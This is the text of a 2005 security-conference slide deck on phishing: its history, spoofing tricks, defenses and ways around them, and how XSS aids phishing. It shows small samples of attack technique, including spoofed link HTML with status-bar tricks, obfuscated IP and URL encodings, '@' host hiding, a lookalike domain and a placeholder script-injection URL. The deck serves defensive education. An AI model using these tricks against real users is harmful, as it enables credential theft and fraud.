The Phuture of Phishing

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SPI DYNAMICS
secure. protect. inspect.

Overview

- What is Phishing?
- How has Phishing evolved?
- What are the current tricks?
- What are the current defenses?
- What is the future of Phishing? (case study)
- How serious is it?
- Demonstration of offensive tools.
- Demonstration and release of defensive tools.

What is Phishing?

- Phishing is the process of sending out a phony message and tricking the user into revealing some kind of information
- Mediums include: Email, IM, SMS
- Phishing is simply massive social engineering.
- The goal: to extract information from a target.

Why You Should Care

- Phishing is a business that is growing
  - 14,000+ Phishing attacks in Jul 2005*
- Phishing is too profitable to go away
  - Pew Study**: as of 11/2004, 53 Million (47%) of online users in the US use online banking.
  - eBay alone has 54 Million members
  - Lots of uneducated users with lots of money
- Phishing attacks are growing in sophistication and damage
  - Spyware/Worms/Malware, keyloggers, dialers
  - Identity theft

*Anti-Phishing Work Group (http://antiphishing.org
**Pew Trust (http://www.pewinternet.org/PPF/r/213/press_coverageitem.asp)

Phishing Circa 1995

- Phisher: 15 year old hax0rz on AOL
- Target: Other 15 year olds on AOL
- Purpose: Getting account passwords for free time
- Medium: IM, so email
- Techniques: Similar names, uneducated users, prime hunting ground with “New User Lobby”

- Threat Level: Low. Little information was leaked from compromised accounts. Ultimately theft of AOL service

Phishing Circa 2001

- Phisher: Individual, technically savvy criminal
- Target: Anyone using eBay or major banks
- Purpose: Credit cards/account numbers, passwords
- Medium: Primarily Email
- Techniques: Link obfuscation, uneducated users

- Threat Level: Medium. Online banking services still in infancy, not many users. Mainly credit card accounts vulnerable. Worst case victims lose $50 and need a new credit card.

Phishing Circa 2005

- Phisher: Highly technical criminals (individual and groups)
- Target: Users of Paypal/banks (85%), major ISPs
- Purpose: Bank account numbers
- Medium: Mainly email, some IM
- Techniques: CSS/Javascript voodoo, browser vulnerabilities, Web site Vulnerabilities, malware

- Threat Level: High! Direct access to checking and savings accounts, bank routing numbers, SSN, Direct wire transfers

It all starts with an email…

Dear Bank of America Customer,

We have noticed suspicious activity on your account.


Please go to the following website to verify your information.

Failing to do so in the next 24 hours will result in account suspension.


Thank you,
Bank of America Customer Service

Current Tricks – Basic

- Similar domain names




http://www.aol-billing.net/




http://www.security-ebay.net/verify.html


- Misspelled domain names



https://onlineservices.wachovia.com/au



https://www.wachoviacreditcard.com/



http://www.paypa1.com/cgi-bin/websc


Current Tricks – Basic (cont’d)

- Link text – vs– Link target

```
<a href="http://bad.com">http://bank.com</a>
```

- Link + Javascript events

```
<a href="http://bad.com"
 onMouseOver="window.status='http://bank.com'"
 OnMouseout="window.status='Done'">http://bank.com</a>
```



http://bank.com/

Current Tricks – Basic (cont'd)

- Host obfuscation
  - Zero octets are optional (http://127.0.0.1 = http://127.1)
  - Octets -> IP number (http://202.186.13.4 = http://3401190660)
  - Non-Base10 IP address (http://0xd4.0xbb.0x77.0xab/)
  - Non-Base10 IP number (http://0xd4bb77ab/)
  - All permutations and combinations (http://0324.0xbb.119.0253)

Current Tricks – Basic (cont’d)

- URL obfuscation
  - Originally for escaping &, ; % < >
  - Anything can be encoded
  - Can be encoded in multiple formats (classic URL encoding, Unicode, UTF-8, etc)
  - “.” can be encoded as *%2E, %C0%AE, %E0%80%AE, %F0%80%80%AE, %F8%80%80%80%AE, %FX%80%80%80%80%AE.*
  - Can your IDS/IPS keep up with the ineptitude of the various Standards bodies?


Current Tricks – Nasty

- Basic tricks work on poorly educated users
  - Can be easily spotted and stopped
  - Luckily most current phishing attacks use basic tricks

- Nasty tricks take advantage of complex web technologies, browser bugs, and vulnerabilities.
  - Deliberately break or spoof methods people use to determine if a website is real.
  - Harder to detect
  - Growing in number

Current Tricks – Nasty (cont'd)

- Javascript Pop-overs




Script Prompt:

Test security survey from Google. Please enter a test "password" string:

Current Tricks – Nasty (cont'd)


- CSS absolute positioning
  - Hide address bar



https://www.bank.com/NetAccess/LoginDisplay?

http://bad.com/bank


  - Hide SSL lock



www.wachoviacreditcard.com

Current Tricks – Nasty (cont'd)


- **Internationalized Domain Name** (IDN)
  - Shmoo Group



Meeow

This is a test page showing an example IDN homograph attack.

More details can be found here.



Current Tricks – Nasty (cont’d)

- Other browser bugs and vulnerabilities
  - Same domain principle violations
  - @ hiding http://www.bank.com@www.evil.com
  - Address bar bugs (IE %01%00 bug, etc)
  - Malware (javaprxy.dll, OBJECT parsing)
  - Spyware/adware toolbars
    - Track what you are doing
    - Desensitizes you to pop-ups and other notices of evil behavior

Future Nasty Tricks

- CSS + Javascript = Fake, fully functional menus, interfaces, windows , etc


CSS: Position anything, anywhere

Javascript: Build complex, interactive objects

XMLHttpRequest (Ajax): Preload images and text

Ubiquitous broadband:

Victims doesn’t even notice the delay



Certificate Viewer:"www.wachoviacreditcard.com"

This certificate has been verified for the following uses:

SSL Server Certificate

Issued To

Common Name (CN)	www.wachoviacreditcard.com
Organization (O)	MBNA America Bank, N.A.
Organizational Unit (OU)	MBNA Hallmark Information Services II
Serial Number	5A:E4:86:66:96:A2:1D:5A:ED:1D:C9:CE:AF:9B:0E:D7

Issued By

Common Name (CN)	<Not Part Of Certificate>
Organization (O)	RSA Data Security, Inc.
Organizational Unit (OU)	Secure Server Certification Authority

Validity

Issued On	8/3/2005
Expires On	8/4/2007

Fingerprints


SHA1 Fingerprint	93:D0:AA:87:7B:3A:77:77:7D:EE:10:3B:B4:CC:58:C1:07:B5:97:75
MD5 Fingerprint	37:D1:16:FA:5F:D5:4E:E6:DA:7E:E7:41:0B:18:F2:E6

Current Protection

- Latest versions of browsers and mail clients
  - Ignore window.status changes for link tags
  - Can display mail as text not HTML by default
  - Disable things like web bugs and images in mail
  - SSL notification dialogs (annoying, but doable)
- Picture or personalized greeting
  - “Fluffy the dog” on login
- Major sites recommend deliberate entry of misinformation

Current Protection – (cont'd)

- Spam Filters (Phishing email ~= spam email)
- Blacklists (hosts/IPs)
- Country reconciliation (ip2country)
- Real time scoring systems (registered date + update interval + country of origin)
- Reputation systems (Alexa rankings, Netcraft toolbar)
- Proactive detection (experimental)
  - Log analysis for offsite IMG requests
  - Crawlers that use hashes and RegExs find similar or duplicate sites



Risk Rating Since: Jun 2000 Rank: 70364 Site Report [US] SPIDynamics

Anti-Anti-Phishing!

Misinformation or Personalized page	Phishing site MTTM's to the real site to confirm info supplied by victim
Link tag sanitized	Create fake “link” equivalent with CSS <SPAN> (onclick(), cursor:Hand, blue)
Spam filters	Hash busters. Target attacks at selected, smaller groups
Blacklists	Useless: Phishing sites have 1-3 day lifespan.
Country reconciliation	Host Phishing site on free/hacked server in reputable country

Anti-Anti-Phishing!

WHOIS info	WHOIS is **NOT** required to be true or is checked
Reputation systems	Buy/hijack old, “trusted” domains
Crawler + hashes	Modify underline data w/o modifying presentation of data
Log analysis	Completely clone target website

Reality Check

- Current Phishing attacks revolve around deceiving the user into thinking a website is a different website.
- Current Phishing defense revolves around:
  - Applications preventing HTML from deliberately hiding functionality or actions of links and scripts
  - Determining fundamental stats about a site to see if it truly is the site it claims to be

Reality Check

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
But what if the Phishing site was the actual site?

XSS Overview

- Cross Site Scripting (XSS) – Arbitrary inject of script into the page returned to the user



http://example.com/hello.php?name=Billy

```
<HTML>
...
        <h1>Hello there Billy!</h1>
        ...
        ...
</HTML>
```

XSS Overview

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


```
http://example.com/hello.php?name=<SCRIPT>badness...

<HTML>
...
      <H1>Hello there <SCRIPT>badness...
      ...
      ...
</HTML>
```


XSS Overview

- Includes script from 1 domain and runs in the context of another domain.
- This script can access the entire DOM. Takes place on clients machine
- Still dismissed as annoying pop-ups and the occasional cookie theft?
- This was true 5 years ago, but now… “Standards are your friend”

XSS: Not Just Cookie Theft! + Phishing

- Automatic session hijacking
  - Javascript sends session info (ID or cookie) to script (perl, php, CGI, etc) which automatically logs in as you and initiates wire transfer
- Hidden iFrame control window +
  - Javascript keyboard events: Log all keystrokes in the browser
